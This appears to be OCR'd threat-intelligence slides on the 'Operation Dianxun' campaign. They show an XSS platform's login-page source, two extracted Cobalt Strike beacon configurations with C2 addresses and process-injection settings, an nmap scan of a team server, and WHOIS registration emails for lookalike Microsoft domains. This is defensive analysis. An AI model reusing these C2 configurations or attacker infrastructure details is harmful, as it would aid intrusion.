



```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>XSS Platform</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="stylesheet" href="http://fk0.in/themes/default/css/bootstrap.min.css">
<link rel="stylesheet" href="http://fk0.in/themes/default/css/bootstrap-theme.min.css">
<link rel="stylesheet" href="http://fk0.in/themes/default/css/css.css">
<script src="http://code.jquery.com/jquery-1.9.1.min.js"></script>
<script src="http://www.bootstrapcdn.com/bootstrap/2.3.1/js/bootstrap.min.js"></script>
<!--  * 本文件哈希值对比：http://gdd.gd/1439.html
 * ---只要您下载的 [XSS平台源码.rar] 文件与上诉值不同，那绝对非本人提供的无后门源码-- -->

<script>
function Login(){
    if($("#user").val()==""){
        ShowError("用户名不能为空");
        return false;
    }
    if($("#pwd").val()==""){
        ShowError("密码不能为空");
        return false;
```

Hunting for More!






Cobalt Strike Beacons Config– May 2021


```
BeaconType                - HTTP
Port                      - 8080
SleepTime                 - 60000
MaxGetSize                - 1048576
Jitter                    - 0
MaxDNS                    - 255
PublicKey_MD5             - f4ad3595ffe489750984bfd2f4d4e0f1
C2Server                  - 45.32.146.181,/dpixel
UserAgent                 - Mozilla/5.0 (compatible; MSIE 9.0; Wi
HttpPostUri               - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata          - Metadata
                                base64
                                header "Cookie"
HttpPost_Metadata         - ConstHeaders
                                Content-Type: application/octet-
                          SessionId
                                parameter "id"
                          Output
                                print
PipeName                  -
DNS_Idle                  - 0.0.0.0
DNS_Sleep                 - 0
SSH_Host                  - Not Found
SSH_Port                  - Not Found
SSH_Username              - Not Found
SSH_Password_Plaintext    - Not Found
SSH_Password_Pubkey       - Not Found
SSH_Banner                - Not Found
HttpGet_Verb              - GET
HttpPost_Verb             - POST
HttpPostChunk             - 0
Spawnto_x86               - %windir%\syswow64\rundll32.exe
Spawnto_x64               - %windir%\sysnative\rundll32.exe
CryptoScheme              - 0
Proxy_Config              - Not Found
Proxy_User                - Not Found
Proxy_Password            - Not Found
Proxy_Behavior            - Use IE settings
Watermark                 - 1735561455
bStageCleanup             - False
bCFGCaution               - False
KillDate                  - 0
bProcInject_StartRWX      - True
bProcInject_UseRWX        - True
bProcInject_MinAllocSize  - 0
ProcInject_PrependAppend_x86 - Empty
ProcInject_PrependAppend_x64 - Empty
ProcInject_Execute        - CreateThread
                            SetThreadContext
                            CreateRemoteThread
                            RtlCreateUserThread
ProcInject_AllocationMethod - VirtualAllocEx
```


```
BeaconType                - HTTP
Port                      - 8080
SleepTime                 - 60000
MaxGetSize                - 1048576
Jitter                    - 0
MaxDNS                    - 255
PublicKey_MD5             - f4ad3595ffe489750984bfd2f4d4e0f1
C2Server                  - 45.32.146.181,/en_US/all.js
UserAgent                 - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident
HttpPostUri               - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata          - Metadata
                                base64
                                header "Cookie"
HttpPost_Metadata         - ConstHeaders
                                Content-Type: application/octet-stream
                          SessionId
                                parameter "id"
                          Output
                                print
PipeName                  -
DNS_Idle                  - 0.0.0.0
DNS_Sleep                 - 0
SSH_Host                  - Not Found
SSH_Port                  - Not Found
SSH_Username              - Not Found
SSH_Password_Plaintext    - Not Found
SSH_Password_Pubkey       - Not Found
SSH_Banner                - Not Found
HttpGet_Verb              - GET
HttpPost_Verb             - POST
HttpPostChunk             - 0
Spawnto_x86               - %windir%\syswow64\rundll32.exe
Spawnto_x64               - %windir%\sysnative\rundll32.exe
CryptoScheme              - 0
Proxy_Config              - Not Found
Proxy_User                - Not Found
Proxy_Password            - Not Found
Proxy_Behavior            - Use IE settings
Watermark                 - 1735561455
bStageCleanup             - False
bCFGCaution               - False
KillDate                  - 0
bProcInject_StartRWX      - True
bProcInject_UseRWX        - True
bProcInject_MinAllocSize  - 0
ProcInject_PrependAppend_x86 - Empty
ProcInject_PrependAppend_x64 - Empty
ProcInject_Execute        - CreateThread
                            SetThreadContext
                            CreateRemoteThread
                            RtlCreateUserThread
ProcInject_AllocationMethod - VirtualAllocEx
```

```
Nmap scan report for cs.flash-up.info (47.243.53.93)
Host is up (0.34s latency).
Not shown: 33 closed ports
| Proxy_AccessType: 2 (Use IE settings)
|_
445/tcp   filtered microsoft-ds
50050/tcp open     unknown
```

Additional OSINT – Same AS Used







By looking for WHOIS data, we've identified emails used to register some domains


EMAIL	Dianxun Operation Domain	Other Domain
longownown@163[.]com	flach.com[.]cn	updatemicrosoft[.]cn
samij294714@gmail[.]com	flach[.]cn	rnicrosoft[.]cn

Conclusion

- Our analysis and conclusion are based on multiple factors:
  - Geopolitical context and selected targets
  - TTPs and Operating Methods as well as study of previous intelligence
  - Tooling analysis

- After publishing the report, the threat actors updated some of his tools as well as the infrastructure.

- Out threat report is available here https://www.mcafee.com/enterprise/en-us/assets/reports/rp-operation-dianxun.pdf



Thank you.